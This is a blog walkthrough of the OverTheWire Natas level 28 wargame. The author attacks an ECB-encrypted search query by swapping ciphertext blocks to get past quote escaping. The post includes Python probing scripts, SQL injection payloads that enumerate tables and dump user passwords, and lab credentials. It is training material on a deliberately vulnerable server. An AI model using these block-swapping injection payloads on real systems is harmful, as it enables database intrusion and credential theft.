* [https://quanyang.github.io/x-ctf-finals-2016-john-wick-web-15/](https://quanyang.github.io/x-ctf-finals-2016-john-wick-web-15/?ref=learnhacking.io)
* [https://www.fatalerrors.org/a/buuctf-s-trip-to-the-web.html](https://www.fatalerrors.org/a/buuctf-s-trip-to-the-web.html?ref=learnhacking.io)

**You might also like...**

[**PortSwigger's "DOM XSS in jQuery selector sink using a hashchange event" Walkthrough**](https://learnhacking.io/portswiggers-dom-xss-in-jquery-selector-sink-using-a-hashchange-event-walkthrough/)

Dec 30, 2021

[**PortSwigger's "Web shell upload via Content-Type restriction bypass" Walkthrough**](https://learnhacking.io/portswiggers-web-shell-upload-via-content-type-restriction-bypass-walkthrough/)

Dec 29, 2021

[**PortSwigger's "Remote code execution via web shell upload" Walkthrough**](https://learnhacking.io/portswiggers-remote-code-execution-via-web-shell-upload-walkthrough/)

Dec 29, 2021

LearnHacking.io © 2025

* [Sign up](https://learnhacking.io/overthewire-natas-level-27-walkthrough/#/portal/)

[Powered by Ghost](https://ghost.org/)

[**LearnHacking.io**](https://learnhacking.io/)

* [Home](https://learnhacking.io/)
* [About](https://learnhacking.io/about/)

**Nov 15, 2021 12 min read [appsec](https://learnhacking.io/tag/appsec/" \o "appsec)**

**OverTheWire Natas Level 28 Walkthrough**

This level was the hardest for me thus far, and is in fact a mix of web security and cryptography. Cryptography is not my strong suit and I had to lean on other write-ups for this one (vs solving it on my own) after beating my head against the wall. The write-ups are linked at the end of this post. While there’s a lot of value in figuring things out on your own, I feel like I learned quite a bit through reading/watching other people’s walkthroughs.

Writing this walkthrough has also been massively helpful for my own understanding, and I hope it’s useful for others too.

**What is Natas?**


**Level 28 ➔ 29**

Open up http://natas28.natas.labs.overthewire.org and login with username natas28 and password 55TBjpPZUUJgVP5b3BnbG6ON9uDPVzCJ from [the previous writeup](https://learnhacking.io/overthewire-natas-level-27-walkthrough/).


This level begins harmlessly enough, with a database search input similar to what we’ve seen before with the “dictionary.txt” command injection levels.



You can try different queries and see some kinda 😐 jokes:



We aren’t given source code, but it does say that it’s a database. If we try SQL injection by submitting a search query of '… we don’t get anything useful. They must be escaping that character, as we get results back that have literal single quotes in them:



After a couple queries, I realized that, when a POST request is submitted, we’re forwarded to search.php and a huuuge query string is appended to the URL:

http://natas28.natas.labs.overthewire.org/search.php/?query=G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2BJ2TdR0Qp8dcjPKriAqPE2%2B%2BuYlniRMkobB1vfoQVOxoUVz5bypVRFkZR5BPSyq%2FLC12hqpypTFRyXA%3D

If we clean up this URL by removing everything up to query= and then URL-decode it, the query looks like this:

G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKriAqPE2++uYlniRMkobB1vfoQVOxoUVz5bypVRFkZR5BPSyq/LC12hqpypTFRyXA=


This is a base64-encoded string, but attempts to decode it into something useful using [CyberChef](https://gchq.github.io/CyberChef/?ref=learnhacking.io) proved unfruitful.

**Padding Error**

From there, I messed around with the string (removing chars, etc.) and got this PKCS#7 padding error:



If you do a [Google search for this error](https://www.google.com/search?q=+Incorrect+amount+of+PKCS%237+padding+for+blocksize&ref=learnhacking.io), you’ll get a lot of messages about AES, block sizes, and similar cryptographic topics.



As mentioned earlier, I wasn’t familiar enough with cryptography to know exactly what this meant. It seemed like the error was somehow related to an AES block cipher encryption, where 1. there was a fixed block size of data to be encrypted/decrypted, and 2. the information was not conforming to this length, probably because I modified it.

I tried a bunch of queries and noticed that the start of the query was always the same (G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjP), as was the end (c4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI), given a single-character query:

G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIkA4mnOUKh8BvERzIoyMYtc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI

G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPKaJ+w3LEi9VL2x96EIV7z3c4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI

G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPI1ZuexNCnLbVB/YkQXe5JOc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI

G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPI/dr/07Kww/CqqxthJgd+Ec4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI

G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIUfzbKV4Hs4bPdElNkG0UVc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI

My original idea was a padding oracle attack. But given the PKCS#7 error and repeating info, it’s more likely an ECB ([electronic code book](https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation?ref=learnhacking.io#Electronic_codebook_(ECB))) cipher mode

This mode is insecure for most applications, because there’s no chaining between blocks, or other dependencies between blocks. Instead, each block of plaintext will be encoding with the key, meaning that every identical plaintext block will result in the same ciphertext block output. In cryptographic terms, this is known as lack of diffusion: the method of encryption does not hide data patterns well.

Something I only noticed after I solved this challenge (while writing this walkthrough) is this useful hint from Wikipedia:

ECB mode can also make protocols without integrity protection even more susceptible to replay attacks, since each block gets decrypted in exactly the same way.

If ECB encrypts blocks individually into cipher blocks, that means that cipher blocks are individually decrypted back into plaintext blocks.

That means means that patterns are clearly visible (a no-no in cryptography) and that we might be able to mix and match blocks to our liking. In other words, a replay attack.

**Finding the block size**

If we want to swap out blocks and modify the query, we’ll first need to know what the block size is. I originally tried to do this by deleting parts of the query, but scripting turned out to be a much better option.

Here’s my script, which sends one character, then two, then three, and so on up until 16 characters of input:

import requests

import string

from requests.auth import HTTPBasicAuth

import urllib.parse

basicAuth=HTTPBasicAuth('natas28', 'JWwR438wkgTsNKBbcJoowyysdM82YjeF')

u="http://natas28.natas.labs.overthewire.org/index.php"

count = 0

headers = {'Content-Type': 'application/x-www-form-urlencoded' }

while count <= 16:

data = "query=" + "A"\*count

response = requests.post(u, headers=headers, data=data, auth=basicAuth, verify=False, allow\_redirects=True)

print("{:02d}".format(count), "chars ", urllib.parse.unquote(response.url))

count += 1

print("Done!")

I’m not worried about the database results, just the query string that is created. The idea is that this somehow maps to a database query that’s being performed using our input.

In the output, you can see three things.



* First, the red box shows how the beginning of the string is always the same.
* Second, the blue box shows how the next part of the string changes when we go from 9 to 10 chars of user-supplied input.
* Third, when the input goes from 11 to 12 chars in length, the overall query length increases.

This increase in length, as well as the length of the chars in the blue box, are roughly the same size. If we take an example string from the blue box, JfIqcn9iVBmkZvmvU4kfmy, it is 22 chars in length (in base64 format) but 16 chars when we base64 decode it.

This tells us that the block size is 16.

**Testing out different characters**

At this point, we know that the block size is 16, and now we can move on to caring about the actual content of our query.

We also know that it takes 10 characters to change the value of the third block. Before we go any further, let’s recap our current block observations for queries under 10 characters long:

* Blocks 1 and 2 are always the same, like they’re the start of the query. Nothing we input will modify this.
* Block 3 reflects our actual input\*
* Block 4 and 5 are always the same (for small inputs with valid characters), like some kind of trailing portion of the query.

What do I mean by “valid characters” and why did I put the asterisk on there?

Because if we try 10 characters and vary the last character to determine a pattern, something weird happens for a few characters.

Here’s the new script loop (using the same format and imports as the script above):

for c in string.printable:

data = "query=" + "A"\*9 + c

response = requests.post(u, headers=headers, data=data, auth=basicAuth, verify=False, allow\_redirects=True)

newUrl = urllib.parse.unquote(response.url)

query = newUrl.split("=")[1]

print(c, "\t", query)

print("length: ", len(query))

count += 1

This code will send a query of AAAAAAAAAa, AAAAAAAAAb, AAAAAAAAAc, and so on. The python list of string.printable also includes punctuation such as .!@#$%^&\*()'"/.

Here’s the output of strings ending in a, b, and c respectively:

a: G+glEae6W/1XjA7vRm21n NyEco/c+J2TdR0Qp8dcjP IkA4mnOUKh8BvERzIoyMYt c4pf+0pFACRndRda5Za71v NN8znGntzhH2ZQu87WJwI

b: G+glEae6W/1XjA7vRm21n NyEco/c+J2TdR0Qp8dcjP KaJ+w3LEi9VL2x96EIV7z3 c4pf+0pFACRndRda5Za71v NN8znGntzhH2ZQu87WJwI

c: G+glEae6W/1XjA7vRm21n NyEco/c+J2TdR0Qp8dcjP I1ZuexNCnLbVB/YkQXe5JO c4pf+0pFACRndRda5Za71v NN8znGntzhH2ZQu87WJwI

Spaces added to visualize the blocks better.

All of the punctuation follows this same pattern (1st and 2nd blocks the same, 4th and 5th blocks the same), with three exceptions:

': G+glEae6W/1XjA7vRm21n NyEco/c+J2TdR0Qp8dcjP IWJ2pwLjKxd0ddiQ3a1c5l stdkbwCSkbjZzJR1Froznc qM9OYQkTq645oGdhkgSlo

": G+glEae6W/1XjA7vRm21n NyEco/c+J2TdR0Qp8dcjP IWJ2pwLjKxd0ddiQ3a1c5l e0uzFQTQyTJF5uPUK3I8gM qM9OYQkTq645oGdhkgSlo

\: G+glEae6W/1XjA7vRm21n NyEco/c+J2TdR0Qp8dcjP IWJ2pwLjKxd0ddiQ3a1c5l fN5woKhSkQjlY0g5eVSYnc qM9OYQkTq645oGdhkgSlo

', ", and \ all have identically 1st, 2nd, 3rd blocks, and 5th blocks.


The educated guess in this scenario is that 1. these punctuation characters are disallowed and being escaped and 2. that modified query is what is showing up in the 3rd block (which up until this point has varied with each input).

In other words, we send in AAAAAAAAA' and it modifies that query to be AAAAAAAAA\' instead.


**Strategy**

Since the 16-byte blocks are individually encrypted/decrypted, and we have a guess at what behavior is happening when we try to do SQL injection, how can we use this to our advantage?


Let’s revisit the character escaping. Visually, it looks like this. This first block is what we *want* our query to be, separated into the 5 blocks that we get with a query of this size:




But the program is (probably, as best as we are able to guess) inserting a / in front of the ' and pushing the rest of our query (which at this point, is just the single ') into the next block. Then the program presumably adds padding or something so that it’s a full block’s worth of data to encrypt.



This modifies the remainder of our query (in part due to padding sizes) but more importantly for our SQL injection, it renders our query useless, because the ' that would be creating the injection is being escaped.



Remember that blocks are individually encrypted/decrypted, meaning that we can swap them out. What if we make a malicious query (as we’ve done above, something like AAAAAAAAA' OR 1=1 -- ) and then swap out the block that’s preventing SQL injection? That would look like this:



This is only possible because of the 9 As padding the query. This allows us to get the /' aligned right at the boundary of the 3rd and 4th blocks, such that we can swap out the 3rd block.

**Creating our query**

With this strategy, we need to collect a few pieces first.

**Known good header**

We need a “known good” start of the query, which is shown in green above. This is easy to find, as we’ve seen it in every single query thus far:

G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjP

**Known good trailer**

Second, we need a “known good” trailer. I’m not really sure what the purpose of this is in terms of how it might fit into a SQL query, but it seems to be important. This is represented by the blue block(s) above. A known good trailer is as follows:

c4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI=

**Dummy block**

Third, we need a “dummy” block. This is the block that we will swap out in place of the escaped character that occurs in the third block in the diagrams above. The dummy block is represented in gray. If we make a query of 10 spaces, we get a query string (URL-decoded) of:

G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPItlMM3qTizkRB5P2zYxJsbc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI=

We recognize the first two blocks as the “known good” header, and the last two blocks as the “known good” trailer, so if we remove those, we’re left with a dummy block of :

ItlMM3qTizkRB5P2zYxJsb

**Known bad third block**

We know that a single quote causes some kind of change in the third block. If we know exactly what this block looks like, it’ll be easier to remove it later.

If we do a query for AAAAAAAAA' as in the experiments earlier in this post, we see that the third block is IWJ2pwLjKxd0ddiQ3a1c5l. This is our “known bad” value.

**Query formula**

The last piece is our SQL injection, which we’ll get to in just a minute. First let’s talk about the formula of the query. We will submit a query with AAAAAAAAA' (9 A’s and then a single quote), followed by our SQL injection.

For example, we’ll send: AAAAAAAAA' OR 1=1 --

We’ll take this query, and deconstruct it (mentally) into a structure like:


[known good header] [block we know contains a / to escape our SQL injection] [SQL injection and trailer]

We’ll then use CyberChef or another editor to take the third block out (the one with the /) and replace it with our dummy block. We’ll also copy/paste our original trailer at the end:

[known good header] [dummy block] [SQL injection] [known good trailer]

This will need to be fully [URL-encoded](https://learnhacking.io/url-encoding-a-security-primer/). I say “fully” because some Python implementations do not substitute out all characters (I used CyberChef instead).

This entire process is shown in the graph below. The pink text represents the first request, which we assume has some kind of escaping character (like /) in it. We overwrite that block with our dummy block, and then resend the entire request.



Are there more graceful ways of doing this? Probably. But manually editing the queries helped reduce the amount of abstraction for me. It’s still pretty abstract though, so let’s work through some examples.

**‘ OR 1=1 —**

The “hello world” of SQL injection is getting all records to be returned using ' OR 1=1 --. Let’s try it out.

First, we make our query with 9 A’s, then our SQL injection:

AAAAAAAAA' OR 1=1 --

The program will insert a / and this will push the ‘ into the next block (since it takes 10 characters to fill up the block, 9 A‘s and a / = 10 chars). We will effectively have sent this query:

AAAAAAAAA/' OR 1=1 --

Copy paste the original query of AAAAAAAAA' OR 1=1 -- (don’t miss the space at the end!) and try it out in the database search. You should get a URL query of:

http://natas28.natas.labs.overthewire.org/search.php/?query=G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2BJ2TdR0Qp8dcjPIvcyrxjhb4D1smChUE%2FAaCs1j%2F6bcmnQre%2FN2GUxOg60HAmMS6zcXtk1dWTlEF3X5k0NzIaCU2kq38vTeW0b%2BK

URL decode this and remove the start of the URL up to the =. The result is:

G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIWJ2pwLjKxd0ddiQ3a1c5lWY4bHaEWFEfgtXy4iixC3kHAmMS6zcXtk1dWTlEF3X5k0NzIaCU2kq38vTeW0b+K

Remove the known good header (G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjP) and the known bad block (IWJ2pwLjKxd0ddiQ3a1c5l). That leaves us with the encrypted SQL injection query:

WY4bHaEWFEfgtXy4iixC3kHAmMS6zcXtk1dWTlEF3X5k0NzIaCU2kq38vTeW0b+K

Now, we need to reconstruct our query:

* Known good header: G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjP
* Dummy block: ItlMM3qTizkRB5P2zYxJsb
* SQL injection: WY4bHaEWFEfgtXy4iixC3kHAmMS6zcXtk1dWTlEF3X5k0NzIaCU2kq38vTeW0b+K
* Known good trailer: c4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI=


Redundant? Yes. Scriptable? Also yes. But oh well. Concatenate these strings together, remove new lines, and you get:

G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPItlMM3qTizkRB5P2zYxJsbWY4bHaEWFEfgtXy4iixC3kHAmMS6zcXtk1dWTlEF3X5k0NzIaCU2kq38vTeW0b+Kc4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI=

[URL encode this](https://gchq.github.io/CyberChef/?ref=learnhacking.io#recipe=URL_Encode(true)&input=RytnbEVhZTZXLzFYakE3dlJtMjFuTnlFY28vYytKMlRkUjBRcDhkY2pQSXRsTU0zcVRpemtSQjVQMnpZeEpzYldZNGJIYUVXRkVmZ3RYeTRpaXhDM2tIQW1NUzZ6Y1h0azFkV1RsRUYzWDVrME56SWFDVTJrcTM4dlRlVzBiK0tjNHBmKzBwRkFDUm5kUmRhNVphNzF2Tk44em5HbnR6aEgyWlF1ODdXSndJPQ), and submit it as a query:

http://natas28.natas.labs.overthewire.org/search.php/?query=G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2BJ2TdR0Qp8dcjPItlMM3qTizkRB5P2zYxJsbWY4bHaEWFEfgtXy4iixC3kHAmMS6zcXtk1dWTlEF3X5k0NzIaCU2kq38vTeW0b%2BKc4pf%2B0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI%3D

We seem to get a lot of results back, so I think it worked!



**Discovering database schema**

Now that we’ve got a working proof of concept, let’s try to learn about the database schema with a query like ' UNION SELECT table\_name FROM information\_schema.tables; -- . With our A-padding:

AAAAAAAAA' UNION SELECT table\_name FROM information\_schema.tables; --

This translates into a query string of:

G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIWJ2pwLjKxd0ddiQ3a1c5lr0T1ii+Ysw9O0BMRL2Q9HUY+Hp7DfIbgLrY9HzzScnSwiwIQQLHbuTybkf0vfvyOoqRnCxfnbDr4842Rxdxh1GSGlUrqRvuT6auFhFtPS9DX/ytyVFP8KUcB5R9dfA+O

Take out the first three blocks (header and bad block) and you get this:

r0T1ii+Ysw9O0BMRL2Q9HUY+Hp7DfIbgLrY9HzzScnSwiwIQQLHbuTybkf0vfvyOoqRnCxfnbDr4842Rxdxh1GSGlUrqRvuT6auFhFtPS9DX/ytyVFP8KUcB5R9dfA+O

Then add the header and dummy block back in, append the trailer at the end and you get (line breaks for clarity):

G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjP

ItlMM3qTizkRB5P2zYxJsb


r0T1ii+Ysw9O0BMRL2Q9HUY+Hp7DfIbgLrY9HzzScnSwiwIQQLHbuTybkf0vfvyOoqRnCxfnbDr4842Rxdxh1GSGlUrqRvuT6auFhFtPS9DX/ytyVFP8KUcB5R9dfA+O

c4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI=

Now [URL encode](https://gchq.github.io/CyberChef/?ref=learnhacking.io#recipe=URL_Encode(true)&input=RytnbEVhZTZXLzFYakE3dlJtMjFuTnlFY28vYytKMlRkUjBRcDhkY2pQSXRsTU0zcVRpemtSQjVQMnpZeEpzYnIwVDFpaStZc3c5TzBCTVJMMlE5SFVZK0hwN0RmSWJnTHJZOUh6elNjblN3aXdJUVFMSGJ1VHlia2YwdmZ2eU9vcVJuQ3hmbmJEcjQ4NDJSeGR4aDFHU0dsVXJxUnZ1VDZhdUZoRnRQUzlEWC95dHlWRlA4S1VjQjVSOWRmQStPYzRwZiswcEZBQ1JuZFJkYTVaYTcxdk5OOHpuR250emhIMlpRdTg3V0p3ST0), and you get this query:

http://natas28.natas.labs.overthewire.org/search.php/?query=G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2BJ2TdR0Qp8dcjPItlMM3qTizkRB5P2zYxJsbr0T1ii%2BYsw9O0BMRL2Q9HUY%2BHp7DfIbgLrY9HzzScnSwiwIQQLHbuTybkf0vfvyOoqRnCxfnbDr4842Rxdxh1GSGlUrqRvuT6auFhFtPS9DX%2FytyVFP8KUcB5R9dfA%2BOc4pf%2B0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI%3D

Here’s the relevant database tables:



We have a jokes table, and a users table. The rest is standard MySQL tables that we can ignore.

**Natas Level 28 Solution**

At this point, you could another query to figure out what columns exist, but all the past levels have included username and password. So I’ll take a guess that our final SQL injection query will be:

' UNION SELECT ALL password FROM users; --

With the padding:

AAAAAAAAA' UNION SELECT ALL password FROM users; --

Send that as an input to get this encrypted query string:

G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPIWJ2pwLjKxd0ddiQ3a1c5l+76GKJOY6adng39QUMPprGe5X2vrsM8BRZAxT9Bt8cmSBdGBYutGkE7dxkKLuB1QrDuHHBxEg4a0XNNtno9y9GVRSbu6ISPYnZVBfqJ/Ons=

After URL decoding, remove the first three blocks (header and bad block):

+76GKJOY6adng39QUMPprGe5X2vrsM8BRZAxT9Bt8cmSBdGBYutGkE7dxkKLuB1QrDuHHBxEg4a0XNNtno9y9GVRSbu6ISPYnZVBfqJ/Ons=

Add the header and dummy block back to the front, and the trailer on the end:

G+glEae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjP ItlMM3qTizkRB5P2zYxJsb +76GKJOY6adng39QUMPprGe5X2vrsM8BRZAxT9Bt8cmSBdGBYutGkE7dxkKLuB1QrDuHHBxEg4a0XNNtno9y9GVRSbu6ISPYnZVBfqJ/Ons= c4pf+0pFACRndRda5Za71vNN8znGntzhH2ZQu87WJwI=

This actually gave me some trouble, so I base64-decoded each of the sections in [CyberChef](https://gchq.github.io/CyberChef/?ref=learnhacking.io" \l "recipe=From_Base64('A-Za-z0-9%2B/%3D',true)To_Hex('Space',16)&input=RytnbEVhZTZXLzFYakE3dlJtMjFuTnlFY28vYytKMlRkUjBRcDhkY2pQIEl0bE1NM3FUaXprUkI1UDJ6WXhKc2IgKzc2R0tKT1k2YWRuZzM5UVVNUHByR2U1WDJ2cnNNOEJSWkF4VDlCdDhjbVNCZEdCWXV0R2tFN2R4a0tMdUIxUXJEdUhIQnhFZzRhMFhOTnRubzl5OUdWUlNidTZJU1BZblpWQmZxSi9PbnM9CmM0cGYrMHBGQUNSbmRSZGE1WmE3MXZOTjh6bkdudHpoSDJaUXU4N1dKd0k9), and used the resulting hex output in a new query where I re-encoded it as base64, then URL encoded it:



The resulting [query](https://gchq.github.io/CyberChef/?ref=learnhacking.io#recipe=From_Hex('Auto')To_Base64('A-Za-z0-9%2B/%3D')URL_Encode(true)&input=) is:

G%2BglEae6W%2F1XjA7vRm21nNyEco%2Fc%2BJ2TdR0Qp8dcjPItlMM3qTizkRB5P2zYxJsb%2B76GKJOY6adng39QUMPprGe5X2vrsM8BRZAxT9Bt8cmSBdGBYutGkE7dxkKLuB1QrDuHHBxEg4a0XNNtno9y9GVRSbu6ISPYnZVBfqJ%2FOntzil%2F7SkUAJGd1F1rllrvW803zOcae3OEfZlC7ztYnAg%3D%3D

And yes, once again, this could be done programmatically. But once I figured out what I wanted to do conceptually, I was able to do it quickly enough with CyberChef and never made it into a script.

Here’s our password:



**Takeaway**: ECB is not secure, since we were able to swap out blocks to our liking.

**References:**

* [https://caminek.rocks/2021/06/01/natas27-28/](https://caminek.rocks/2021/06/01/natas27-28/?ref=learnhacking.io)
* [https://ozarch.xyz/posts/natas28/](https://ozarch.xyz/posts/natas28/?ref=learnhacking.io)
* [https://www.youtube.com/watch?v=qpC2sNcRj5o](https://www.youtube.com/watch?v=qpC2sNcRj5o&ref=learnhacking.io)
* [https://axcheron.github.io/writeups/otw/natas/#natas-28-solution](https://axcheron.github.io/writeups/otw/natas/?ref=learnhacking.io#natas-28-solution)

**You might also like...**

[**PortSwigger's "DOM XSS in jQuery selector sink using a hashchange event" Walkthrough**](https://learnhacking.io/portswiggers-dom-xss-in-jquery-selector-sink-using-a-hashchange-event-walkthrough/)

Dec 30, 2021

[**PortSwigger's "Web shell upload via Content-Type restriction bypass" Walkthrough**](https://learnhacking.io/portswiggers-web-shell-upload-via-content-type-restriction-bypass-walkthrough/)

Dec 29, 2021

